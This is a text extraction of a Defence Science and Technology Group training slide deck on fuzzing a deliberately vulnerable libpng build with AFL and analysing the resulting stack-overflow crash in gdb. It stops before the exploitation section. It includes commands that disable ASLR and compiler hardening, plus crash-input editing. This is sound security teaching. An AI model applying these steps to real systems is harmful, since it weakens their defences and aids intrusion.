



**Australian Government**

**Department of Defence**

Science and Technology

# From Crashes to Exploits ... or how to hack libpng

Defence Science and Technology Group

August 6, 2018

## Outline

1. Introduction
2. Getting started
3. Fuzzing
4. Debugging
5. Exploiting
6. Conclusion

# Introduction

## Introduction

- **Fuzzing:** subject the program under test (PUT) to randomised input in the hope of producing a crash
- A crash does **not** necessarily mean a *security interesting* vulnerability
- By *security interesting* we mean one that leads to arbitrary code execution
  - A crash can lead to a denial of service (DoS), but this is less interesting
- We are interested in finding software vulnerabilities in software to enhance reliability

# Introduction

This talk will cover

- How to take a crash and write an exploit

# Introduction

## This talk will cover

- How to take a crash and write an exploit

## This talk will not cover

- How to use AFL
- How to defeat modern defences (e.g. DEP, ASLR, CFI, etc.)

# Introduction

## This talk will cover

- How to take a crash and write an exploit

## This talk will not cover

- How to use AFL
- How to defeat modern defences (e.g. DEP, ASLR, CFI, etc.)

## Assumed knowledge

- Basic understanding of fuzzing
  - What, how, etc.
- Computer architecture and OS fundamentals
  - Address spaces, memory management, etc.
- x86 assembly
  - <http://www.cs.virginia.edu/~evans/cs216/guides/x86.html>

## Introduction

All material is available at

<https://github.com/DSTCyber/from-crashes-to-exploits>

Includes:

- Slides
- **buggy-png** (source + binary)
- AFL crashes
- Shellcode



## Getting started

## buggy-png

### Target

- **buggy-png**
- Cut-down version of libpng
  - Reduce the fuzzer's search space – generate crashes quicker
- Vulnerable to CVE-2004-0597<sup>1</sup>

### Why libpng?

- “High-value” target – used in browsers, etc.
- Browsers = potential remote code execution!

---

<sup>1</sup><https://www.cvedetails.com/cve/CVE-2004-0597/>

# buggy-png

## Building

```
$ AFL_CC=/path/to/afl-gcc make all
```

# buggy-png

## Building

```
$ AFL_CC=/path/to/afl-gcc make all
```

## Build flags

```
CFLAGS = -m32 -O0 -g -Wall      \  
        -Wl,-z,norelro          \  
        -z execstack            \  
        -fno-pie                 \  
        -fno-stack-protector
```

# buggy-png

## Building

```
$ AFL_CC=/path/to/afl-gcc make all
```

## Build flags

```
CFLAGS = -m32 -O0 -g -Wall      \  
         -Wl,-z,norelro         \  
         -z execstack           \  
         -fno-pie               \  
         -fno-stack-protector
```

Completely unrealistic by today's standards!

## buggy-png

Flag	Description
-m32	32-bit instruction set
-O0	No optimisations
-g	Debug symbols
-Wall	Enable all warnings
-z,norelro	Do not harden ELF data sections
-z execstack	Enable executable stack
-fno-pie	Disable position-independant executable
-fno-stack-protector	Disable stack cookies

# Fuzzing

## Fuzzing

We'll use Mozilla's seed corpus

```
$ git clone https://github.com/MozillaSecurity/fuzzdata.git
```



# Fuzzing

We'll use Mozilla's seed corpus

```
$ git clone https://github.com/MozillaSecurity/fuzzdata.git
```

Disable ASLR

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_address_space
```

## Fuzzing

We'll use Mozilla's seed corpus

```
$ git clone https://github.com/MozillaSecurity/fuzzdata.git
```

Disable ASLR

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_address_space
```

Start fuzzing!

```
$ afl-fuzz -i fuzzdata/samples/png/common \
-o buggy-png-out/ -- \
buggy-png.afl @@@
```

## Fuzzing

```
american fuzzy lop 2.52b (buggy-png.afl)

┌ process timing ────────────────────────────┐ overall results ───────────────────┐
│   run time : 0 days, 0 hrs, 0 min, 35 sec │ cycles done : 0                    │
│ last new path : 0 days, 0 hrs, 0 min, 15 sec │ total paths : 51                   │
│ last uniq crash : 0 days, 0 hrs, 0 min, 8 sec │ uniq crashes : 2                   │
│ last uniq hang : none seen yet              │ uniq hangs : 0                     │
├ cycle progress ───────────────────────────┐ map coverage ───────────────────┐
│ now processing : 15 (29.41%)               │ map density : 0.06% / 0.22%       │
│ paths timed out : 0 (0.00%)                │ count coverage : 1.56 bits/tuple  │
├ stage progress ───────────────────────────┐ findings in depth ─────────────┐
│ now trying : interest 16/8                 │ favored paths : 31 (60.78%)        │
│ stage execs : 1520/1972 (77.08%)           │ new edges on : 38 (74.51%)         │
│ total execs : 141k                         │ total crashes : 3 (2 unique)       │
│ exec speed : 3828/sec                      │ total tmouts : 0 (0 unique)        │
├ fuzzing strategy yields ─────────────────┐ path geometry ─────────────────┐
│ bit flips : 20/4512, 6/4504, 1/4488        │ levels : 3                         │
│ byte flips : 1/564, 0/556, 0/540          │ pending : 44                       │
│ arithmetics : 6/31.5k, 0/13.9k, 0/7829    │ pend fav : 26                      │
│ known ints : 0/2767, 1/10.3k, 0/17.4k     │ own finds : 47                     │
│ dictionary : 0/0, 0/0, 7/2643             │ imported : n/a                     │
│ havoc : 7/37.9k, 0/0                     │ stability : 100.00%                │
│ trim : 54.59%/273, 0.00%                  │                                     │
└──────────────────────────────────────────┘ ─────────────────────────────────┘

[cpu000:166%]
```

## Anatomy of an AFL crash

```
buggy-png-out/  
├─ crashes/  
│   ├── id:000000,sig:11,src:001122,op:flip1,pos:35  
│   ├── id:000001,sig:11,src:001122,op:flip1,pos:263  
│   ├── id:000002,sig:11,src:001132+000779,op:splice,rep:64  
│   └─ README.txt  
├─ fuzz_bitmap  
├─ fuzzer_stats  
├─ hangs/  
├─ plot_data  
└─ queue/
```

## Anatomy of an AFL crash

```
buggy-png-out/  
├─ crashes/  
│   ├── id:000000,sig:11,src:001122,op:flip1,pos:35  
│   ├── id:000001,sig:11,src:001122,op:flip1,pos:263  
│   ├── id:000002,sig:11,src:001132+000779,op:splice,rep:64  
│   └─ README.txt  
├─ fuzz_bitmap  
├─ fuzzer_stats  
├─ hangs/  
├─ plot_data  
└─ queue/
```

We are only interested in the contents of the **crashes** directory

## Anatomy of an AFL crash

id:000000,sig:11,src:001122,op:flip1,pos:35

File name format

## Anatomy of an AFL crash

**id:000000**,sig:11,src:001122,op:flip1,pos:35

### File name format

**id:** Unique crash identifier

**sig:** Signal number emitted at crash

- E.g. SIGABRT, SIGSEGV, etc.

**src:** Seed identifier

**op:** Stage operation

- E.g. flip, arithmetic, havoc, splice, etc.

**pos:** Value used in stage operation

- E.g. In a flip operation, pos is the offset where the flip occurred

## Anatomy of an AFL crash

`id:000000,sig:11,src:001122,op:flip1,pos:35`

### File name format

**id:** Unique crash identifier

**sig:** Signal number emitted at crash

- E.g. SIGABRT, SIGSEGV, etc.

**src:** Seed identifier

**op:** Stage operation

- E.g. flip, arithmetic, havoc, splice, etc.

**pos:** Value used in stage operation

- E.g. In a flip operation, pos is the offset where the flip occurred



## Anatomy of an AFL crash

`id:000000,sig:11,src:001122,op:flip1,pos:35`

### File name format

**id:** Unique crash identifier

**sig:** Signal number emitted at crash

- E.g. SIGABRT, SIGSEGV, etc.

**src:** Seed identifier

**op:** Stage operation

- E.g. flip, arithmetic, havoc, splice, etc.

**pos:** Value used in stage operation

- E.g. In a flip operation, pos is the offset where the flip occurred

## Anatomy of an AFL crash

`id:000000,sig:11,src:001122,op:flip1,pos:35`

### File name format

**id:** Unique crash identifier

**sig:** Signal number emitted at crash

- E.g. SIGABRT, SIGSEGV, etc.

**src:** Seed identifier

**op:** Stage operation

- E.g. flip, arithmetic, havoc, splice, etc.

**pos:** Value used in stage operation

- E.g. In a flip operation, pos is the offset where the flip occurred

## Anatomy of an AFL crash

id:000000,sig:11,src:001122,op:flip1,pos:35

### File name format

**id:** Unique crash identifier

**sig:** Signal number emitted at crash

- E.g. SIGABRT, SIGSEGV, etc.

**src:** Seed identifier

**op:** Stage operation

- E.g. flip, arithmetic, havoc, splice, etc.

**pos:** Value used in stage operation

- E.g. In a flip operation, pos is the offset where the flip occurred

## Replaying a crash

We can replay a crash

```
$ buggy-png id:000000,sig:11,src:001122,op:flip1,pos:35  
warning: Missing PLTE before tRNS  
Segmentation fault
```

## Minimising crashes

We can also minimise crashes

```
$ cd buggy-png-out/crashes
$ mkdir min
$ for CRASH in `ls ./id:*`; do          \
  afl-tmin -i $CRASH -o min/$CRASH --  \
    buggy-png.afl @@@                  \
done
```

## Minimising crashes

From...

```
$ xxd -c12 id:000000,sig:11,src:001122,op:flip1,pos:35 \
| head
00000000: 8950 4e47 0d0a 1a0a 0000 000d .PNG.....
0000000c: 4948 4452 0000 002c 0000 002c IHDR...,...,
00000018: 0803 0000 0091 e6cd 5600 0020 .....V..
00000024: 0674 524e 53ff 7c7c 6424 5b7a .tRNS.||d$[z
00000030: e477 b000 0000 237a 5458 7441 .w....#zTXtA
0000003c: 7574 686f 7200 0078 da0b cd49 uthor..x...I
00000048: 4d0c f549 4d4c 5108 ae2c 2e49 M..IMLQ.,.I
00000054: cd0d 45e3 0300 c250 0bef 28ea ..E....P..(
00000060: 705a 0000 002e 7a54 5874 634e pZ....zTXtCn
0000006c: 470d 0a1a 0a00 0000 0d49 4844 G.....IHD
```

## Minimising crashes

To...

```
$ xxd -c12 min/id:000000,sig:11,src:001122,op:flip1,pos:35 \
| head
00000000: 8950 4e47 0d0a 1a0a 0000 000d .PNG.....
0000000c: 4948 4452 3030 3030 3030 3030 IHDR00000000
00000018: 3003 3030 3030 3030 3000 0020 0.0000000..
00000024: 3074 524e 5330 3030 3030 3030 0tRNS00000000
00000030: 3030 3030 3030 3030 3030 3030 000000000000
0000003c: 3030 3030 3030 3030 3030 3030 000000000000
00000048: 3030 3030 3030 3030 3030 3030 000000000000
00000054: 3030 3030 3030 3030 3030 3030 000000000000
00000060: 3030 3030 3030 3030 3030 3030 000000000000
0000006c: 3030 3030 3030 3030 3030 3030 000000000000
```

## Minimising crashes

How much did we minimise?

Crash ID	Original size (KB)	Minimised size (KB)
0	16	8
1	16	8
2	24	8



## Minimising crashes

How much did we minimise?

Crash ID	Original size (KB)	Minimised size (KB)
0	16	8
1	16	8
2	24	8

Why?

- Focus on what actually crashes the program
- Zeros out bytes with ASCII digit '0' (0x30) – simplifies debugging

# Debugging

## Debugging a crash

Pick a crash

```
$ cp min/id:000000,sig:11,src:001122,op:flip1,pos:35 \
  crash-input
```

## Debugging a crash

Pick a crash

```
$ cp min/id:000000,sig:11,src:001122,op:flip1,pos:35 \
  crash-input
```

Run **buggy-png** with the minimised crash input in **gdb**

- We won't invoke **gdb** directly
- Use **invoke.sh** script to ensure a consistent environment inside and outside **gdb**
  - More details on this later...

## Debugging a crash

Start the debugger

```
$ ./invoke.sh -d buggy-png crash-input  
(gdb) r  
Starting program: buggy-png crash-input  
warning: Missing PLTE before tRNS  
  
Program received signal SIGSEGV, Segmentation fault.  
__memcpy_ia32 () at  
../sysdeps/i386/i686/multiarch/../../memcpy.S:50
```

## Looking at the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                data='0' <repeats 200 times>,
                                length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

## Looking at the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                data='0' <repeats 200 times>,
                                length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Looks like the crash is related to `png_handle_tRNS`

## Looking at the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                data='0' <repeats 200 times>,
                                length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

$\text{length} = 808464432 \Leftrightarrow \text{length} = 0x30303030$



## Looking at the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                data='0' <repeats 200 times>,
                                length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Lots of 0x30s...

## Looking at the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                data='0' <repeats 200 times>,
                                length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Crashed somewhere in **fread**

## Looking at the crash

Why?

Examine the crash location

```
(gdb) x/i $eip  
=> 0xf7e600ec:  rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

## Looking at the crash

Why?

Examine the crash location

```
(gdb) x/i $eip  
=> 0xf7e600ec: rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

Check the source register (ESI)

```
(gdb) x/x $esi  
0x804b5f0: 0x30303030
```

No surprise that **ESI** contains '0's

## Looking at the crash

Why?

Examine the crash location

```
(gdb) x/i $eip  
=> 0xf7e600ec: rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

Check the source register (ESI)

```
(gdb) x/x $esi  
0x804b5f0: 0x30303030
```

No surprise that **ESI** contains '0's

What about the destination register (EDI)?

```
(gdb) x/x $edi  
0xffffdfff: Cannot access memory at address 0xffffe000
```

## Looking at the crash

```
(gdb) info proc mappings
...
      Start Addr    End Addr       Size     Offset objfile
...
      0xffffdd000  0xfffffe000   0x21000         0x0 [stack]
```

We've gone outside the stack's address space

## Looking at the crash

```
(gdb) info proc mappings
...
      Start Addr    End Addr       Size     Offset objfile
...
      0xffffdd000  0xfffffe000   0x21000       0x0  [stack]
```

We've gone outside the stack's address space

### What we know so far

- Bug is likely related to tRNS parsing
- Probably a buffer overflow

## Diversion – PNG file format

A PNG file is made up of a 8-byte header and 1 or more “chunks”

Each chunk is formatted as follows:

Length	Chunk type	Chunk data	CRC
4 bytes	4 bytes	<i>Length</i> bytes	4 bytes



## Diversion – PNG file format

A PNG file is made up of a 8-byte header and 1 or more “chunks”

Each chunk is formatted as follows:

Length	Chunk type	Chunk data	CRC
4 bytes	4 bytes	<i>Length</i> bytes	4 bytes

Mapping the tRNS chunk from our crash input

Field	Offset	Value
Length	33	8240
Chunk type	37	“tRNS”
Chunk data	41	0x30303030...
CRC	...	...

## Modified crash I

Let's try reducing the length to 500

```
$ printf '\x00\x00\x01\xf4' | \
dd of=crash-input bs=1 \
seek=33 count=4 conv=notrunc
```

## Modified crash I

Let's try reducing the length to 500

```
$ printf '\x00\x00\x01\xf4' | \
dd of=crash-input bs=1 \
seek=33 count=4 conv=notrunc
```

Re-run in **gdb**

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
0x08048f99 in png_handle_tRNS (png_ptr=0x30303030,
                           length=808464432)
src/png.c:316      png_ptr->num_trans = length;
```

## Modified crash I

Let's try reducing the length to 500

```
$ printf '\x00\x00\x01\xf4' | \
dd of=crash-input bs=1 \
seek=33 count=4 conv=notrunc
```

Re-run in gdb

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
0x08048f99 in png_handle_tRNS (png_ptr=0x30303030,
                           length=808464432)
src/png.c:316      png_ptr->num_trans = length;
```

Crashed in `png_handle_tRNS`

## Stepping through the backtrace

What happened?

## Stepping through the backtrace

What happened?

Set a breakpoint at `png_handle_tRNS` (frame 6) and step through the stack trace

```
(gdb) b png_handle_tRNS  
Breakpoint 1 at 0x8048e53: file src/png.c, line 275.
```

## Stepping through the backtrace

Frame 6

Starting state of the stack

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```

```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```

esp (0xffffdccc) →

length (500)
&png_ptr
return address (read_png_info)

## Stepping through the backtrace

### Frame 6

```

; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```

0xffffdccc  
esp →

length (500)
&png_ptr
return address (read_png_info)
ebp



## Stepping through the backtrace

### Frame 6

```

; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```

0xffffdccc  
esp / ebp →

length (500)
&png_ptr
return address (read_png_info)
ebp

## Stepping through the backtrace

### Frame 6

```


; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```



## Stepping through the backtrace

### Frame 6

```


; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```



## Stepping through the backtrace

### Frame 6

```


; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```



## Stepping through the backtrace

### Frame 6

```


; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```



## Stepping through the backtrace

### Frame 6

```


; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```



## Stepping through the backtrace

### Frame 6

```


; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...

```

```

; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...

```




## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```






## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```




## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```




## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```




## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```




## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```




## Stepping through the backtrace

### Frame 5

```

; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...

```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```






# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...


```



## Stepping through the backtrace

Frame 4

```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```




# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```



